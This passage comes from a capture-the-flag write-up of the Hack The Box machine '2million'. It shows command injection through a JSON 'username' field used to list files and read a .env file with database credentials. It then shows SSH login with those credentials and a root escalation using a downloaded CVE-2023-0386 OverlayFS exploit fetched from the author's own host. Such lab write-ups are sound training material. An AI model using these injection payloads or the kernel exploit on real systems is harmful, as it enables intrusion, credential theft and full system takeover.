7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 14
10
11 /var/www/html
12 
```

I viewed the `database.php` and found that the credentials were fetched through environment variables.

Request

Pretty Raw Hex

```

1 POST /api/v1/admin/vpn/generate HTTP/1.1
2 Host: 2million.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.7
6 Referer: http://2million.htb/home/access
7 Content-type: application/json
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=ltqniuhhneusl69btr2lqjvbik
11 Connection: close
12 Content-Length: 42
13
14 {
  "username": "test;cat Database.php;"
15 }
16 }
```

Response

Pretty Raw Hex Render

```

7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 1237
10
11 <?php
12
13 class Database
14 {
15   private $host;
16   private $user;
17   private $pass;
18   private $dbName;
19
20   private static $database = null;
21
22   private $mysql;
23
24   public function __construct($host, $user, $pass, $dbName)
25   {
26     $this->
       host      = $host;
     
```

Hence, I tried to view all the files in the `/var/www/html` directory.

Request	Response
<pre>Pretty Raw Hex 1 POST /api/v1/admin/vpn/generate HTTP/1.1 2 Host: 2million.htb 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Referer: http://2million.htb/home/access 7 Content-type: application/json 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-US,en;q=0.9 10 Cookie: PHPSESSID=ltqnjuhnneusl69btr2lqjvbik 11 Connection: close 12 Content-Length: 32 13 14 { 15 "username":"test;ls -la;"</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 21 Jun 2024 14:13:33 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 690 10 11 total 56 12 drwxr-xr-x 10 root root 4096 Jun 21 14:10 . 13 drwxr-xr-x 3 root root 4096 Jun 6 2023 . 14 -rw-r--r-- 1 root root 87 Jun 2 2023 .env 15 -rw-r--r-- 1 root root 1237 Jun 2 2023 Database.php 16 -rw-r--r-- 1 root root 2787 Jun 2 2023 Router.php 17 drwxr-xr-x 5 root root 4096 Jun 21 14:10 VPN 18 drwxr-xr-x 2 root root 4096 Jun 6 2023 assets 19 drwxr-xr-x 2 root root 4096 Jun 6 2023 controllers 20 drwxr-xr-x 5 root root 4096 Jun 6 2023 css 21 drwxr-xr-x 2 root root 4096 Jun 6 2023 fonts 22 drwxr-xr-x 2 root root 4096 Jun 2 2023 images 23 -rw-r--r-- 1 root root 2692 Jun 2 2023 index.php 24 drwxr-xr-x 3 root root 4096 Jun 6 2023 js 25 drwxr-xr-x 2 root root 4096 Jun 6 2023 views 26</pre>

I found the `.env` file.

I read the file to view its contents.

Request	Response
<pre>Pretty Raw Hex 1 POST /api/v1/admin/vpn/generate HTTP/1.1 2 Host: 2million.htb 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/ signed-exchange;v=b3;q=0.7 6 Referer: http://2million.htb/home/access 7 Content-type: application/json 8 Accept-Encoding: gzip, deflate, br 9 Accept-Language: en-US,en;q=0.9 10 Cookie: PHPSESSID=ltqnjuhnneusl69btr2lqjvbik 11 Connection: close 12 Content-Length: 34 13 14 { 15 "username":"test;cat .env;"</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Fri, 21 Jun 2024 14:15:28 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 87 10 11 DB_HOST=127.0.0.1 12 DB_DATABASE=htb_prod 13 DB_USERNAME=admin 14 DB_PASSWORD=SuperDuperPass123 15</pre>

I used the username and password to access the machine through `ssh`.

Response
<pre>(root㉿kali)-[~/htb/twomillion] # ssh admin@10.10.11.221 admin@10.10.11.221's password: Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic) x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Fri Jun 21 02:18:04 PM UTC 2024 System load: 0.0 Processes: 217 Usage of /: 73.1% of 4.82GB Users logged in: 0 Memory usage: 8% Swap usage: 0% * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment. https://ubuntu.com/engage/secure-kubernetes-at-the-edge</pre>

I found the first flag in the `/home/admin` directory.

```
admin@2million:~$ pwd
/home/admin
admin@2million:~$ ls
user.txt
admin@2million:~$ cat user.txt
d1c805f73f302d50482357a0fde06795
```

PRIVILEGE ESCALATION

I viewed my mail in the `/var/mail` directory.

```
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,


I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```

I then found kernel info from `uname` and looked for the CVE mentioned in the mail.

```
admin@2million:/var/mail$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

linux 5.15.70 overlays



All

Images

Videos

Shopping

Web

More

Tools

Download

Tutorial

Github

Example

Vulnerabilities



Datadog Security Labs

<https://securitylabs.datadoghq.com> › articles › overlayfs-...

⋮

The OverlayFS vulnerability CVE-2023-0386

10 May 2023 — This vulnerability exclusively affects **Linux**-based systems. The easiest way to check whether your system is vulnerable is to see which version ...



GitHub

<https://github.com/linux-exploit-suggester/issues> ⋮

How To Add Exploit (CVE-2023-0386 OverlayFS) · Issue #99

7 Jun 2023 — I was hoping to add the somewhat recent **OverlayFS** Bug, but am having trouble getting this working as I would expect.

Hence, I looked for ways to exploit this and found this **C** code: <https://github.com/xkaneiki/CVE-2023-0386>.

I checked if **gcc** and **wget** were present.

```
admin@2million:/tmp$ which gcc
/usr/bin/gcc
admin@2million:/tmp$ which wget
/usr/bin/wget
```

I then downloaded the script as a zip file on my system and transferred it to the target.

```
admin@2million:/tmp$ wget "http://10.10.14.62:4444/CVE-2023-0386-master.zip"
--2024-06-21 14:51:28--  http://10.10.14.62:4444/CVE-2023-0386-master.zip
Connecting to 10.10.14.62:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11579 (11K) [application/zip]
Saving to: 'CVE-2023-0386-master.zip'

100%[=====] 11.31K --.-KB/s   in 0.001s

2024-06-21 14:51:29 (7.81 MB/s) - 'CVE-2023-0386-master.zip' saved [11579/11579]
```

I unzipped the file and compiled the exploit.

```
admin@2million:/tmp$ unzip CVE-2023-0386-master.zip
Archive:  CVE-2023-0386-master.zip
737d8f4af6b18123443be2aed97ade5dc3757e63
    creating: CVE-2023-0386-master/
    inflating: CVE-2023-0386-master/Makefile
    inflating: CVE-2023-0386-master/README.md
    inflating: CVE-2023-0386-master/exp.c
    inflating: CVE-2023-0386-master/fuse.c
    inflating: CVE-2023-0386-master/getshell.c
    creating: CVE-2023-0386-master/ovlcap/
extracting: CVE-2023-0386-master/ovlcap/.gitkeep
    creating: CVE-2023-0386-master/test/
    inflating: CVE-2023-0386-master/test/fuse_test.c
    inflating: CVE-2023-0386-master/test/mnt
    inflating: CVE-2023-0386-master/test/mnt.c
```

```
admin@2million:/tmp/CVE-2023-0386-master$ make all
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function 'read_buf_callback':
fuse.c:106:21: warning: format '%d' expects argument of type 'int', but a
  106 |     printf("offset %d\n", off);
      |             ^~~~~~ getshell ~~~
initial release CVE-2023-0386
initial release CVE-2023-0386
```

```
admin@2million:/tmp/CVE-2023-0386-master$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] setattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
```

```
admin@2million:/tmp/CVE-2023-0386-master$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root    root    4096 Jun 21 15:00 .
drwxrwxr-x 6 root    root    4096 Jun 21 15:00 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1 1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386-master#
```

Now I moved into the `root` directory and captured the last flag.

```
root@2million:# cd root
root@2million:/root# ls
root.txt  snap  thank_you.json
root@2million:/root# cat root.txt
ae219fa76aea6a84deb41791df3a808f
root@2million:/root#
```

CLOSURE

This was the first time I worked with an API, so this machine helped me learn several concepts. Here's a summary of how I captured both the flags:

1. I found the `/invite` panel through the source code of the main website and used it to log in as a user.
2. After logging in, I navigated to the `/access` tab. Using Burp Suite, I made requests at `/api/v1/admin/settings/update` to give my account `admin` access.
3. I then visited `/api/v1/admin/settings/update` and found the credentials to log in using `ssh`.
4. In the home directory of `admin`, I found the user flag.
5. I discovered a hint on how to escalate my privileges through an email in `/var/mail`.
6. I used a kernel exploit to escalate my privileges.
7. Finally, I captured the final flag in the `root` directory.

